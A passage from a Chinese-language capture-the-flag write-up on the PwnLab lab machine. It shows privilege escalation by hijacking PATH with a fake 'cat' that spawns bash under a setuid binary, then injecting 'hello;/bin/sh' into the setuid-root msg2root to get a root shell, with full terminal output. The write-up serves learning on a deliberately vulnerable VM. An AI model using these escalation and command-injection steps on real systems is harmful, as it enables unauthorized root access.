
4. 这里可以创建一个cat文件劫持环境变量，在cat文件中执行shell，这样当执行msgmike文件时执行cat命令时就会调用执行创建的cat命令，从而获取到mike用户的shell

```
echo "/bin/bash" > cat
chmod +x cat
export PATH=/home/kane:$PATH
```




```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ echo "/bin/bash" > cat
echo "/bin/bash" > cat
kane@pwnlab:~$ chmod +x cat
chmod +x cat
kane@pwnlab:~$ export PATH=/home/kane:$PATH
export PATH=/home/kane:$PATH
kane@pwnlab:~$ ./msgmike
./msgmike
mike@pwnlab:~$ 
```

5. cd到mike用户的home目录下，发现msg2root文件拥有root权限，strings看一下文件内容，发现执行了echo命令输出拼接的参数



```
mike@pwnlab:/home/mike$ ls -al
ls -al
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
mike@pwnlab:/home/mike$ strings msg2root
strings msg2root
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
stdin
fgets
asprintf
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^ ]
Message for root:
/bin/echo %s >> /root/messages.txt
;*2$"(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.text
.fini
```

6. 通过命令注入拼接/bin/sh，成功获取到root权限



```
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello;/bin/sh
hello;/bin/sh
hello
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# 
```